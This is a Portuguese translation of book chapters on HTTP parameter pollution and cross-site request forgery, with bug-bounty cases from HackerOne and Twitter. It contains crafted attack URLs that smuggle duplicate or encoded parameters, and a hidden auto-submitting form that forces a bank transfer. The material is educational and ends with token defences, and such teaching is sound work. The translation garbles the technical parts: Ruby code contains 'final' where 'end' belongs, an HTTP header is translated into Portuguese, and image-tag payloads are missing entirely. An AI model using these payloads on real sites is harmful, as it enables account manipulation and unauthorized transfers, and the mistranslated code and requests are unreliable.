Quando um servidor recebe vários parâmetros com o mesmo nome, ele pode responder de várias maneiras. Por exemplo, o PHP e o Apache usam a última ocorrência, o Apache Tomcat usa a primeira ocorrência, o ASP e o IIS usam todas as ocorrências, e assim por diante. Dois pesquisadores, Luca Carettoni e Stefano di Paolo, fizeram uma apresentação detalhada sobre as muitas diferenças entre as tecnologias de servidor tecnologias de servidor no

AppSec EU 09:

essas informações agora estão disponíveis no site da OWASP em https://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf (consulte o slide 9). Como resultado, não há um único processo garantido para lidar com vários envios de parâmetros com o mesmo nome, e encontrar vulnerabilidades de HPP requer alguma experimentação para confirmar como o site que você está testando funciona.

O exemplo do banco usa parâmetros que são óbvios. Mas, às vezes, as vulnerabilidades de HPP ocorrem como resultado de um comportamento oculto no lado do servidor a partir de um código que não é diretamente visível. Por exemplo, digamos que seu banco decida revisar a maneira como processa as transferências e altere seu código de backend para não incluir um parâmetro `from` no URL. Dessa vez, o banco usará dois parâmetros, um para a conta para a qual transferir e outro para o valor a ser transferido. A conta de onde a transferência será feita será definida pelo servidor, que é invisível para você. Um exemplo de link pode ter a seguinte aparência:

<https://www.bank.com/transfer?to=67890&amount=5000>

Normalmente, o código do lado do servidor seria um mistério para nós, mas, para este exemplo, sabemos que o código Ruby do lado do servidor do banco (claramente terrível e redundante) tem a seguinte aparência:

```
user.account = 12345
def prepare_transfer(params)
  params << user.account
  transfer_money(params) #user.account (12345) becomes params[2] end
```

```
def transfer_money(params)
    ❸ to = params[0]
    ❹ amount = params[1]
    from = params[2]
    transfer(to, amount, from)
final
```

Esse código cria duas funções, `prepare_transfer` e `transfer_money`.

A função `prepare_transfer` usa uma matriz chamada `params` ❶, que contém os parâmetros `to` e `amount` do URL. A matriz seria `[67890, 5000]`, em que os valores da matriz estão entre colchetes

e cada valor é separado por uma vírgula. A primeira linha da função ❷ adiciona as informações da conta do usuário que foram definidas anteriormente no código ao final da matriz. Terminamos com a matriz `[67890, 5000, 12345]` em

`params` e, em seguida, `params` é passado para `transfer_money` ❸. Observe que, diferentemente dos parâmetros, as matrizes não têm nomes associados a seus valores, portanto, o código depende de a matriz sempre conter cada valor em ordem: o

A conta para a qual transferir é a primeira, o valor a ser transferido é o próximo e a conta da qual transferir segue os outros dois valores. Em `transfer_money`, a ordem dos valores fica evidente quando a função atribui cada valor do array a uma variável. Como os locais do array são numerados a partir de 0, `params[0]` acessa o valor no primeiro local do array, que, nesse caso, é `67890`, e o atribui à variável `to` ❹. Os outros valores também são atribuídos às

variáveis nas linhas ❺ e ❻. Em seguida, a variável
são passados para a função `de transferência`, não mostrados neste código
que recebe os valores e transfere o dinheiro.

O ideal é que os parâmetros de URL sejam sempre formatados da maneira que o código espera. No entanto, um invasor poderia alterar o resultado dessa lógica passando um valor `from` para `params`, como no URL a seguir:

<https://www.bank.com/transfer?to=67890&amount=5000&from=ABCDEF>

Nesse caso, o parâmetro `from` também está incluído na matriz `params` passada para a função `prepare_transfer`; portanto, os valores da matriz seriam `[67890, 5000, ABCDEF]`, e adicionar a conta de usuário em ❺ seria resultam em `[67890, 5000, ABCDEF, 12345]`. Como resultado, na `transferência`

de dinheiro

chamada em `prepare_transfer`, a variável `from` receberia o terceiro parâmetro, esperando o valor `user.account 12345`, mas na verdade faria referência ao valor `ABCDEF` ❶ passado pelo invasor.

HPP do lado do cliente

As vulnerabilidades de HPP do lado do cliente permitem que os invasores injetem parâmetros extras em um URL para criar efeitos no lado do usuário (o *lado do cliente* é uma forma comum de se referir a ações que ocorrem no seu computador, geralmente por meio do navegador, e não nos servidores do site).

Luca Caretoni e Stefano di Paola incluíram um exemplo desse comportamento em sua apresentação usando o URL teórico `http://host/page.php?par=123%26action=edit` e o seguinte código do lado do servidor:

```
❶ <? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?>
❷ <a href="/page.php?action=view&par='.<?=$val?>. '">Veja-me!</a>
```

Esse código gera um novo URL com base no valor de `par`, um parâmetro inserido pelo usuário. Neste exemplo, o invasor passa o valor `123%26action=edit` como o valor de `par` para gerar um parâmetro adicional não intencional. O valor codificado por URL para `&` é `%26`, o que significa que, quando o URL é analisado, `%26` é interpretado como `&`. Esse valor acrescenta um parâmetro adicional ao `href` gerado sem tornar o parâmetro de ação explícito no URL. Se o parâmetro tivesse usado `123&action=edit` em vez de `%26`, o `&` teria sido interpretado como a separação de dois parâmetros diferentes, mas como o site está usando apenas o parâmetro `par` em seu código, o parâmetro `de ação` seria descartado. O valor `%26` contorna isso garantindo que a ação não seja reconhecida inicialmente como um parâmetro separado e, portanto, `123%26action=edit` se torna o valor de `par`.

Em seguida, o `par` (com o `&` codificado como `%26`) é passado para a função

`htmlspecialchars` ❶. A função `htmlspecialchars` converte caracteres especiais, como `%26`, em seus valores codificados em HTML, transformando `%26` em `&` (a entidade HTML que representa `&` em HTML), onde

pode ter um significado especial. O valor convertido é então armazenado em `$val`. Em seguida, um novo link é gerado anexando `$val` ao

`href` em ②. Portanto, o link gerado se torna ``. Consequentemente, o invasor conseguiu adicionar o `action=edit` adicional ao URL do `href`, o que poderia levá-lo a uma vulnerabilidade, dependendo de como o aplicativo lida com o parâmetro de `ação` contrabandeados.

Os três exemplos a seguir detalham as vulnerabilidades HPP do lado do cliente e do servidor encontradas no HackerOne e no Twitter. Todos esses exemplos envolveram adulteração de parâmetros de URL. No entanto, você deve observar que não foram encontrados dois exemplos usando o mesmo método ou compartilhando a mesma causa raiz, o que reforça a importância de testes completos ao procurar vulnerabilidades de HPP.

Botões de compartilhamento social do HackerOne

Dificuldade: Baixa

URL: <https://hackerone.com/blog/introducing-signal-and-impact/> Fonte: <https://hackerone.com/reports/105953/>

Data da denúncia: 18 de dezembro de 2015 Recompensa paga: \$500

Uma maneira de encontrar vulnerabilidades de HPP é procurar links que pareçam entrar em contato com outros serviços. As publicações do blog do HackerOne fazem exatamente isso, incluindo links para compartilhar conteúdo em sites populares de mídia social, como Twitter, Facebook e assim por diante. Quando clicados, esses links do HackerOne geram conteúdo para o usuário publicar nas mídias sociais. O conteúdo publicado inclui uma referência de URL à publicação original do blog.

Um hacker descobriu uma vulnerabilidade que permitia que você adicionasse um parâmetro ao URL de uma publicação de blog do HackerOne. O parâmetro de URL adicionado seria refletido no link de mídia social compartilhado, de modo que o conteúdo de mídia social gerado seria vinculado a outro lugar que não o URL pretendido do blog do HackerOne.

O exemplo usado no relatório de vulnerabilidade envolvia visitar o URL <https://hackerone.com/blog/introducing-signal> e, em seguida, adicionar `&u=https://vk.com/durov` ao final dele. Na página do blog, quando o HackerOne renderizava um link para compartilhar no Facebook, o link se tornava o seguinte:

```
https://www.facebook.com/sharer.php?  
u=https://hackerone.com/blog/introducing  
-signal?&u=https://vk.com/durov
```

Se os visitantes do HackerOne clicassem nesse link maliciosamente atualizado ao tentar compartilhar conteúdo, o último parâmetro `u` teria precedência sobre o primeiro parâmetro `u`. Posteriormente, a publicação no Facebook usaria o último parâmetro `u`. Assim, os usuários do Facebook que clicassem no link seriam direcionados para <https://vk.com/durov> em vez de HackerOne.

Além disso, ao postar no Twitter, o HackerOne inclui um texto de tweet padrão que promove a postagem. Os invasores também podem manipular esse texto incluindo `&text=` no URL, assim:

```
https://hackerone.com/blog/introducing-  
signal?&u=https://vk.com/durov&text=another_site:https://vk.com/durov
```

Quando um usuário clicava nesse link, ele recebia um pop-up de tweet com o texto "another_site: <https://vk.com/durov>" em vez do texto que promovia o blog do HackerOne.

Conclusões

Fique atento às oportunidades de vulnerabilidade quando os sites aceitam conteúdo, parecem estar entrando em contato com outro serviço da Web (como sites de mídia social) e dependem do URL atual para gerar o conteúdo a ser publicado.

Nessas situações, é possível que o conteúdo enviado esteja sendo transmitido sem passar por verificações de segurança adequadas, o que pode levar a vulnerabilidades de poluição de parâmetros.

Twitter Cancelar inscrição de notificações

Dificuldade: Baixa

URL: <https://www.twitter.com/>

Fonte: <https://blog.mert.ninja/twitter-hpp-vulnerability/> Data do relatório: 23 de agosto de 2015

Recompensa paga: \$700

Em alguns casos, encontrar com sucesso uma vulnerabilidade de HPP requer persistência. Em agosto de 2015, o hacker Mert Tasci notou um URL interessante (que eu encurtei aqui) ao cancelar o recebimento de notificações do Twitter:

```
https://twitter.com/i/u?
id=F6542&uid=1134885524&nid=22+26&sig=647192e86e28fb6
691db2502c5ef6cf3xxx
```

Observe o parâmetro `uid`. Esse `uid` é o ID do usuário da conta do Twitter conectada no momento. Depois de perceber o `uid`, Tasci fez o que a maioria dos hackers faria: tentou alterar o `uid` para o de outro usuário, mas nada aconteceu. O Twitter apenas retornou um erro.

Determinado a continuar quando outros poderiam ter desistido, Tasci tentou adicionar um segundo parâmetro `uid` para que o URL ficasse assim (novamente, uma versão reduzida):

```
https://twitter.com/i/u?
id=F6542&uid=2321301342&uid=1134885524&nid=22+26&sig=
647192e86e28fb6691db2502c5ef6cf3xxx
```

Sucesso! Ele conseguiu cancelar a assinatura de outro usuário de suas notificações por e-mail. O Twitter era vulnerável ao cancelamento de inscrição de usuários por HPP. A razão pela qual essa vulnerabilidade é digna de nota, como me foi explicado pelo FileDescriptor, está relacionada ao parâmetro `SIG`. Como se vê, o Twitter gera o valor `SIG` usando o valor `uid`. Quando um usuário clica no URL de cancelamento de inscrição, o Twitter valida que o `URL` não foi adulterado verificando os valores `SIG` e `uid`. Portanto, no teste inicial de Tasci, a alteração do `uid` para cancelar a inscrição de outro usuário falhou porque o valor

A assinatura não correspondia mais ao que o Twitter estava esperando. No entanto, ao adicionar um segundo `UID`, Tasci conseguiu fazer com que o Twitter validasse a assinatura com o primeiro parâmetro `UID`, mas executasse a ação de cancelamento de assinatura usando o segundo parâmetro `UID`.

Conclusões

Os esforços de Tasci demonstram a importância da persistência e do conhecimento. Se ele tivesse abandonado a vulnerabilidade após alterar o `UID` para o de outro usuário e falhar, ou se não tivesse conhecimento das vulnerabilidades do tipo HPP, não teria recebido a recompensa de US\$ 700.

Além disso, fique atento aos parâmetros com inteiros autoincrementados, como `UID`, que são incluídos em solicitações HTTP: muitas vulnerabilidades envolvem a manipulação de valores de parâmetros como esses para fazer com que os aplicativos da Web se comportem de maneiras inesperadas. Discutirei isso em mais detalhes no Capítulo 16.

Twitter Web Intents

Dificuldade: Baixa

URL: <https://twitter.com/>

Fonte: <https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents/>

Data da denúncia: Novembro de

2015 Recompensa paga: Não
revelado

Em alguns casos, uma vulnerabilidade de HPP pode ser indicativa de outros problemas e pode levar à descoberta de outros bugs. Foi o que aconteceu com o recurso Twitter Web Intents. O recurso oferece janelas pop-up para trabalhar com tweets, respostas, retweets, curtidas e seguidores de usuários do Twitter no contexto de sites que não são do Twitter. As Twitter Web Intents possibilitam que os usuários interajam com o conteúdo do Twitter sem sair da página ou ter que autorizar um novo aplicativo apenas para a interação. A Figura 3.1 mostra um exemplo de como é um desses pop-ups.



Figura 3-1: Uma versão inicial do recurso Twitter Web Intents, que permite que os usuários interajam com o conteúdo do Twitter sem sair da página. Nesse exemplo, os usuários podem curtir o tweet de Jack.

Ao testar esse recurso, o hacker Eric Rafaloff descobriu que todos os quatro tipos de intenção - seguir um usuário, gostar de um tweet, retuitar e tweetar - eram vulneráveis ao HPP. O Twitter criava cada intenção por meio de uma solicitação `GET` com parâmetros de URL como os seguintes:

https://twitter.com/intent/intentType?parameter_name=ParameterValue

Esse URL incluiria `intentType` e um ou mais pares de nome/valor de parâmetro - por exemplo, um nome de usuário do Twitter e ID do Tweet. O Twitter usaria esses parâmetros para criar a intenção de pop-up para exibir o usuário a ser seguido ou o tweet a ser curtido. Rafaloff descobriu um problema quando criou um URL com dois parâmetros `screen_name` em vez do `screen_name` singular esperado para uma intenção de seguir:

[https://twitter.com/intent/follow?
screen_name=twitter&screen_name=ericrtest3](https://twitter.com/intent/follow?screen_name=twitter&screen_name=ericrtest3)

O Twitter trataria a solicitação dando precedência ao segundo valor de `screen_name`, `ericrtest3`, em vez do primeiro valor do `twitter` ao gerar um botão Seguir. Consequentemente, um usuário que tentasse seguir

A conta oficial do Twitter poderia ser enganada para seguir a conta de teste de Rafaloff. Visitar o URL criado por Rafaloff faria com que o código de backend do Twitter gerasse o seguinte formulário HTML usando os dois parâmetros `screen_name`:

```
❶ <form class="follow" id="follow_btn_form" action="/intent/follow?screen
    _name=ericrtest3" method="post">
        <input type="hidden" name="authenticity_token" value="...">
    ❷ <input type="hidden" name="screen_name" value="twitter">
    ❸ <input type="hidden" name="profile_id" value="783214">
        <button class="button" type="submit">
            <b></b><strong>Seguir</strong>
        </button>
    </form>
```

O Twitter usaria as informações do primeiro parâmetro `screen_name`, que está associado à conta oficial do Twitter. Como resultado, um alvo veria o perfil correto do usuário que pretendia seguir porque o primeiro parâmetro `screen_name` do URL é usado para preencher o código em ❷ e ❸. Mas, depois de clicar no botão, o alvo seria seguir o `ericrtest3`, porque a ação na tag do formulário usaria o valor do segundo parâmetro `screen_name` ❶ passado para o URL original.

Da mesma forma, ao apresentar intenções de curtidas, Rafaloff descobriu que poderia incluir um parâmetro `screen_name`, apesar de ele não ter relevância para a curtida do tweet. Por exemplo, ele poderia criar este URL:

https://twitter.com/intent/like?tweet_i.d=6616252302978211845&screen_name=ericrtest3

Uma intenção normal de curtir precisaria apenas do parâmetro `tweet_id`; no entanto, Rafaloff injetou o parâmetro `screen_name` no final do URL. Curtir esse tweet resultaria na apresentação de um perfil de proprietário correto ao alvo para curtir o tweet. Mas o botão Seguir ao lado do tuíte correto e o perfil correto do tuiteiro seriam para o usuário não relacionado `ericrtest3`.

Conclusões

A vulnerabilidade do Twitter Web Intents é semelhante à vulnerabilidade anterior do `UID` do Twitter. Não é de surpreender que, quando um site é vulnerável a uma falha como a HPP, isso pode ser um indicativo de um problema sistêmico mais amplo. Às vezes, quando você encontra uma vulnerabilidade desse tipo, vale a pena reservar um tempo para explorar a plataforma em sua totalidade para ver se há outras áreas em que você pode explorar um comportamento semelhante.

Resumo

O risco representado pela HPP depende das ações que o backend de um site executa e de onde os parâmetros poluídos estão sendo usados.

A descoberta de vulnerabilidades de HPP exige testes completos, mais do que para outras vulnerabilidades, porque geralmente não podemos acessar o código que os servidores executam após receber nossa solicitação HTTP. Isso significa que só podemos inferir como os sites lidam com os parâmetros que passamos a eles.

Por tentativa e erro, você pode descobrir situações em que ocorrem vulnerabilidades de HPP. Normalmente, os links de mídia social são um bom primeiro lugar para testar esse tipo de vulnerabilidade, mas lembre-se de continuar pesquisando e pensar no HPP quando estiver testando substituições de parâmetros, como valores semelhantes a ID.

4

FALSIFICAÇÃO DE SOLICITAÇÃO ENTRE SITES



Um ataque *de falsificação de solicitação entre sites (CSRF)* ocorre quando um invasor consegue fazer com que o navegador de um alvo envie uma solicitação HTTP para outro site. Em seguida, esse site executa uma ação como se a solicitação fosse válida e enviada pelo alvo. Esse tipo de ataque geralmente depende de o alvo ser previamente autenticado no site vulnerável em que a ação é enviada e ocorre sem o conhecimento do alvo. Quando um ataque CSRF é bem-sucedido, o invasor consegue modificar as informações do lado do servidor e pode até mesmo assumir o controle da conta do usuário. Aqui está um exemplo básico, que será analisado em breve:

1. Bob faz login no site de seu banco para verificar seu saldo.
2. Quando termina, Bob verifica sua conta de e-mail em um domínio diferente.
3. Bob recebe um e-mail com um link para um site desconhecido e clica no link para ver aonde ele leva.
4. Quando carregado, o site desconhecido instrui o navegador de Bob a fazer uma solicitação HTTP ao site do banco de Bob, solicitando uma transferência de dinheiro de sua conta para a do atacante.
5. O site do banco de Bob recebe a solicitação HTTP iniciada pelo site desconhecido (e mal-intencionado). Porém, como o site do banco não tem nenhuma proteção CSRF, ele processa a transferência.

Autenticação

Os ataques CSRF, como o que acabei de descrever, aproveitam os pontos fracos no processo que os sites usam para autenticar solicitações. Quando você visita um site que exige que você faça login, geralmente com um nome de usuário e uma senha, esse site normalmente autentica você. Em seguida, o site armazena essa autenticação no navegador para que você não precise fazer login sempre que visitar uma nova página do site. Ele pode armazenar a autenticação de duas maneiras: usando o protocolo de autenticação básica ou um cookie.

Você pode identificar um site que usa autorização básica quando as solicitações HTTP incluem um cabeçalho parecido com este:

`Authorization: Basic QWxhZGRpbjpPcGVuU2VzYW11`. A cadeia de caracteres de aparência aleatória é um nome de usuário e uma senha codificados em base64, separados por dois pontos. Nesse caso, `QWxhZGRpbjpPcGVuU2VzYW11` decodifica para `Aladdin:OpenSesame`. Não nos concentraremos na autenticação básica neste capítulo, mas você pode usar muitas das técnicas abordadas aqui para explorar as vulnerabilidades de CSRF que usam a autenticação básica.

Cookies são pequenos arquivos que os sites criam e armazenam no navegador do usuário. Os sites usam cookies para várias finalidades, como armazenar informações como as preferências do usuário ou o histórico de visitas do usuário a um site. Os cookies têm determinados *atributos*, que são informações padronizadas. Esses detalhes informam os navegadores sobre os cookies e como tratá-los. Alguns atributos de cookies podem incluir `domain`, `expires`, `max-age`, `secure` e `httponly`, sobre os quais você aprenderá mais adiante neste capítulo. Além dos atributos, os cookies podem conter um *par nome/valor*, que consiste em um identificador e um valor associado que é passado para um site (o atributo `de domínio` do cookie define o site para o qual passar essas informações).

Os navegadores definem o número de cookies que um site pode definir. Mas, em geral, sites individuais podem definir de 50 a 150 cookies em navegadores comuns, e alguns supostamente suportam mais de 600. Em geral, os navegadores permitem que os sites usem um máximo de 4 KB por cookie. Não há um padrão para nomes ou valores de cookies: os sites podem escolher livremente seus próprios pares de nome/valor e finalidades. Por exemplo, um site poderia usar

um cookie chamado `sessionId` para lembrar quem é o usuário, em vez de pedir que ele digite seu nome de usuário e senha para cada página que visitar ou ação que executar. (Lembre-se de que as solicitações HTTP são stateless, conforme descrito no Capítulo 1. Stateless significa que, a cada solicitação HTTP, um site não sabe quem é o usuário e, portanto, deve reautenticar esse usuário para cada solicitação).

Por exemplo, um par nome/valor em um cookie poderia ser

```
sessionId=9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08
```

e o cookie poderia ter um domínio `.site.com`. Consequentemente, o cookie `sessionId` será enviado a todos os sites `<site>.com` que o usuário visitar, como `foo.<site>.com`, `bar.<site>.com`, `www.<site>.com` e assim por diante.

Os atributos `secure` e `httponly` informam aos navegadores quando e como enviar e ler cookies. Esses atributos não contêm valores; em vez disso, funcionam como sinalizadores que estão presentes ou não no cookie. Quando um cookie contém o atributo `seguro`, os navegadores só enviarão esse cookie quando você visitar sites HTTPS. Por exemplo, se você visitou `http://www.`

`<site>.com/` (um site HTTP) com um cookie seguro, seu navegador não enviaria o cookie para esse site. O motivo é proteger sua privacidade, pois as conexões HTTPS são criptografadas e as conexões HTTP não são. O atributo `httponly`, que se tornará importante quando você aprender sobre scripts entre sites no Capítulo 7, informa ao navegador para ler um cookie somente por meio de solicitações HTTP e HTTPS. Portanto, os navegadores não permitirão que nenhuma linguagem de script, como o JavaScript, leia o valor do cookie. Quando os atributos `secure` e `httponly` não são definidos nos cookies, esses cookies podem ser enviados de forma legítima, mas lidos de forma maliciosa. Um cookie sem o atributo `secure` pode ser enviado a um site não HTTPS; da mesma forma, um cookie sem o atributo `httponly` definido pode ser lido pelo JavaScript.

Os atributos `expires` e `max-age` indicam quando um cookie deve expirar e o navegador deve destruí-lo. O atributo `expires` simplesmente diz ao navegador para destruir um cookie em uma data específica. Por exemplo, um cookie pode definir o atributo como `expires=Wed, 18 Dec 2019 12:00:00 UTC`. Por outro lado, a idade máxima é o número de segundos até a expiração do cookie e é formatada como um número inteiro (`max-age=300`).

Em resumo, se o site do banco que Bob visita usar cookies, o site armazenará sua autenticação com o seguinte processo. Quando Bob visitar o site

Se Bob entrar no site do banco e fizer login, o banco responderá à sua solicitação HTTP com uma resposta HTTP, que inclui um cookie que identifica Bob. Por sua vez, o navegador de Bob enviará automaticamente esse cookie com todas as outras solicitações HTTP para o site do banco.

Depois de concluir suas operações bancárias, Bob não faz logout ao sair do site do banco. Observe esse detalhe importante, pois quando você faz logout de um site, esse site normalmente responde com uma resposta HTTP que expira seu cookie. Como resultado, quando você voltar a acessar o site, terá de fazer login novamente.

Quando Bob verifica seu e-mail e clica no link para visitar o site desconhecido, ele está visitando inadvertidamente um site mal-intencionado. Esse site foi projetado para executar um ataque CSRF, instruindo o navegador de Bob a fazer uma solicitação ao site do banco. Essa solicitação também enviará cookies de seu navegador.

CSRF com solicitações GET

A forma como o site mal-intencionado explora o site do banco de Bob depende do fato de o banco aceitar transferências por meio de solicitações `GET` ou `POST`. Se o site do banco de Bob aceitar transferências por meio de solicitações `GET`, o site mal-intencionado enviará a solicitação HTTP com um formulário oculto ou uma tag ``. Os métodos `GET` e `POST` dependem do HTML para fazer com que os navegadores enviem a solicitação HTTP necessária, e ambos os métodos podem usar a técnica de formulário oculto, mas somente o método `GET` pode usar a técnica de tag ``. Nesta seção, veremos como o ataque funciona com a técnica da tag HTML `` ao usar o método de solicitação `GET` e veremos a técnica de formulário oculto na próxima seção, "CSRF com solicitações `POST`".

O invasor precisa incluir os cookies de Bob em qualquer solicitação HTTP de transferência para o site do banco de Bob. Porém, como o invasor não tem como ler os cookies de Bob, ele não pode simplesmente criar uma solicitação HTTP e enviá-la ao site do banco. Em vez disso, o invasor pode usar o HTML

`<para criar uma solicitação GET que também inclui os cookies de Bob. Uma tag renderiza imagens em uma página da Web e inclui um atributo src, que informa aos navegadores onde localizar os arquivos de imagem. Quando um navegador renderiza uma tag`

, ele fará uma solicitação HTTP GET para o atributo src na tag

e incluir todos os cookies existentes nessa solicitação. Portanto, digamos que o site mal-intencionado use um URL como o seguinte, que transfere US\$ 500 de Bob para Joe:

`https://www.bank.com/transfer?from=bob&to=joe&amount=500`

Então, a tag maliciosa `` usaria esse URL como seu valor de origem, como na tag a seguir:

``

Como resultado, quando Bob visita o site de propriedade do invasor, ele inclui o

`` em sua resposta HTTP, e o navegador faz a solicitação HTTP `GET` ao banco. O navegador envia os cookies de autenticação de Bob para obter o que ele acha que deveria ser uma imagem. Mas, na verdade, o banco recebe a solicitação, processa o URL no atributo `src` da tag e cria a solicitação de transferência.

Para evitar essa vulnerabilidade, os desenvolvedores nunca devem usar solicitações HTTP `GET` para realizar qualquer solicitação de modificação de dados de back-end, como transferência de dinheiro. Mas qualquer solicitação que seja somente de leitura deve ser segura. Muitas estruturas comuns da Web usadas para criar sites, como Ruby on Rails, Django etc., esperam que os desenvolvedores sigam esse princípio e, portanto, adicionam automaticamente proteções CSRF às solicitações `POST`, mas não às solicitações `GET`.

CSRF com solicitações POST

Se o banco realizar transferências com solicitações `POST`, você precisará usar uma abordagem diferente para criar um ataque CSRF. Um invasor não poderia usar um ``, porque uma tag `` não pode invocar uma solicitação `POST`. Em vez disso, a estratégia do invasor dependerá do conteúdo da solicitação `POST`.

A situação mais simples envolve uma solicitação `POST` com o tipo de conteúdo `application/x-www-form-urlencoded` OU `text/plain`. O `content-type` é um cabeçalho que os navegadores podem incluir ao enviar solicitações HTTP. O cabeçalho informa ao destinatário como o corpo da solicitação HTTP está codificado. Aqui está um exemplo de uma solicitação de tipo de conteúdo `text/plain`:

```
POST / HTTP/1.1
Host: www.google.ca
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 5
❶ Content-Type: text/plain;charset=UTF-8 DNT:
1
Conexão: close hello
```

O content-type ❶ é rotulado, e seu tipo é listado junto com a codificação de caracteres da solicitação. O tipo de conteúdo é importante porque os navegadores tratam os tipos de forma diferente (que abordarei em um segundo momento).

Nessa situação, é possível que um site mal-intencionado crie um formulário HTML oculto e o envie silenciosamente ao site vulnerável sem o conhecimento do alvo. O formulário pode enviar uma solicitação `POST` ou `GET` para um URL e pode até mesmo enviar valores de parâmetros. Aqui está um exemplo de um código nocivo no site para o qual o link malicioso direcionaria Bob:

```
❶ <iframe style="display:none" name="csrf-frame"></iframe>
❷ <form method='POST' action='http://bank.com/transfer' target="csrf-frame" id="csrf-form">
❸ <input type='hidden' name='from' value='Bob'>
    <input type='hidden' name='to' value='Joe'>
    <input type='hidden' name='amount' value='500'>
    <input type='submit' value='submit'>
</form>
❹ <script>document.getElementById("csrf-form").submit()</script>
```

Aqui, estamos fazendo uma solicitação HTTP `POST` ❷ para o banco de Bob com um formulário (que é indicado pelo atributo `action` na tag `<form>`). Como o invasor não quer que Bob veja o formulário, cada uma das tags

Os elementos `<input>` ❸ recebem o tipo "hidden" (oculto), o que os torna invisíveis na página da Web que Bob vê. Como etapa final, o invasor inclui algum JavaScript dentro de uma tag `<script>` para enviar automaticamente

o formulário quando a página é carregada ❹. O JavaScript faz isso chamando o método `getElementById()` no documento HTML com o ID do

(“csrf-form”) que definimos na segunda linha ❷ como argumento. Assim como em uma solicitação `GET`, depois que o formulário é enviado, o navegador faz a solicitação HTTP `POST` para enviar os cookies de Bob para o site do banco, que invoca uma transferência. Como as solicitações `POST` enviam uma resposta HTTP de volta ao navegador, o invasor oculta a resposta em um iFrame usando o atributo `display:none` ❸. Como resultado, Bob não a vê e não perceber o que aconteceu.

Em outros cenários, um site pode esperar que a solicitação `POST` seja enviada com o tipo de conteúdo `application/json`. Em alguns casos, uma solicitação do tipo `application/json` terá um *token CSRF*. Esse token é um valor que é enviado com a solicitação HTTP para que o site legítimo possa validar que a solicitação se originou dele mesmo e não de outro site mal-intencionado. Às vezes, o corpo HTTP da solicitação `POST` inclui o token, mas em outras ocasiões a solicitação `POST` tem um cabeçalho personalizado com um nome como `X-CSRF-TOKEN`. Quando um navegador envia uma solicitação `POST application/json` a um site, ele envia uma solicitação HTTP `OPTIONS` antes da solicitação `POST`. Em seguida, o site retorna uma resposta à chamada `OPTIONS` indicando quais tipos de solicitações HTTP ele aceita e de quais origens confiáveis. Isso é chamado de chamada `OPTIONS` pré-light. O navegador lê essa resposta e faz a solicitação HTTP apropriada, que no nosso exemplo do banco seria uma solicitação `POST` para a transferência.

Se implementada corretamente, a chamada `OPTIONS` preliminar protege contra algumas vulnerabilidades de CSRF: os sites mal-intencionados não serão listados como sites confiáveis pelo servidor, e os navegadores só permitirão que sites específicos (conhecidos como *sites da lista branca*) leiam a resposta HTTP `OPTIONS`. Como resultado, como o site mal-intencionado não pode ler a resposta `OPTIONS`, os navegadores não enviarão a solicitação `POST` mal-intencionada.

O conjunto de regras que define quando e como os sites podem ler as respostas uns dos outros é chamado de *CORS (cross-origin resource sharing, compartilhamento de recursos entre origens)*. O CORS restringe o acesso a recursos, incluindo o acesso à resposta JSON, de um domínio fora daquele que serviu o arquivo ou é permitido pelo site que está sendo testado. Em outras palavras, quando os desenvolvedores usam o CORS para proteger um site, você não pode enviar uma solicitação de `application/json` para chamar o aplicativo que está sendo testado, ler a resposta e fazer outra chamada, a menos que o site que está sendo

testado permite isso. Em algumas situações, você pode contornar essas proteções alterando o cabeçalho `Content-Type` para `application/x-www-form-urlencoded`, `multipart/form-data` ou `text/plain`. Os navegadores não enviam `OPTIONS` pré-light

chama por qualquer um desses três tipos de conteúdo ao fazer uma solicitação `POST`, portanto, uma solicitação CSRF pode funcionar. Se isso não acontecer, observe o cabeçalho `Access-Control-Allow-Origin` nas respostas HTTP do servidor para verificar se o servidor não está confiando em origens arbitrárias. Se esse cabeçalho de resposta for alterado quando as solicitações forem enviadas de origens arbitrárias, o site poderá ter problemas maiores, pois permite que qualquer origem leia as respostas de seu servidor. Isso permite vulnerabilidades de CSRF, mas também pode permitir que invasores mal-intencionados leiam quaisquer dados confidenciais retornados nas respostas HTTP do servidor.

Defesas contra ataques CSRF

Você pode atenuar as vulnerabilidades de CSRF de várias maneiras. Uma das formas mais populares de proteção contra ataques CSRF é o token CSRF. Os sites protegidos exigem o token CSRF quando são enviadas solicitações que podem alterar os dados (ou seja, solicitações `POST`). Em tal situação, um aplicativo da Web (como o banco de Bob) geraria um token com duas partes: uma que Bob receberia e outra que o aplicativo reteria. Quando Bob tentasse fazer solicitações de transferência, ele teria que enviar seu token, que o banco validaria com sua parte do token. O design desses tokens os torna indecifráveis e acessíveis apenas para o usuário específico ao qual foram atribuídos (como Bob). Além disso, eles nem sempre são obviamente nomeados, mas alguns exemplos possíveis de nomes incluem `X-CSRF-TOKEN`, `lia-token`, `rt` ou `form-id`. Os tokens podem ser incluídos em cabeçalhos de solicitação HTTP, em um corpo HTTP `POST` ou como um campo oculto, como no exemplo a seguir:

```
<form method='POST' action='http://bank.com/transfer'>
  <input type='text' name='from' value='Bob'>
  <input type='text' name='to' value='Joe'>
  <input type='text' name='amount' value='500'>
  <input type='hidden' name='csrf' value='1Ht7DDdyUNKoHCC66BsPB8aN4p24hxNu6ZuJA+8l+YA='>
```

```
<input type='submit' value='submit'>  
</form>
```

Neste exemplo, o site poderia obter o token CSRF de um cookie, de um script incorporado no site ou como parte do conteúdo fornecido pelo site. Independentemente do método, somente o navegador da Web do alvo saberia e poderia ler o valor. Como o invasor não poderia enviar o token, ele não conseguiria enviar com êxito uma solicitação `POST` e não poderia realizar um ataque CSRF. No entanto, o fato de um site usar tokens CSRF não significa que ele seja um beco sem saída quando você estiver procurando vulnerabilidades para explorar. Tente remover o token, alterar seu valor e assim por diante para confirmar que o token foi implementado corretamente.

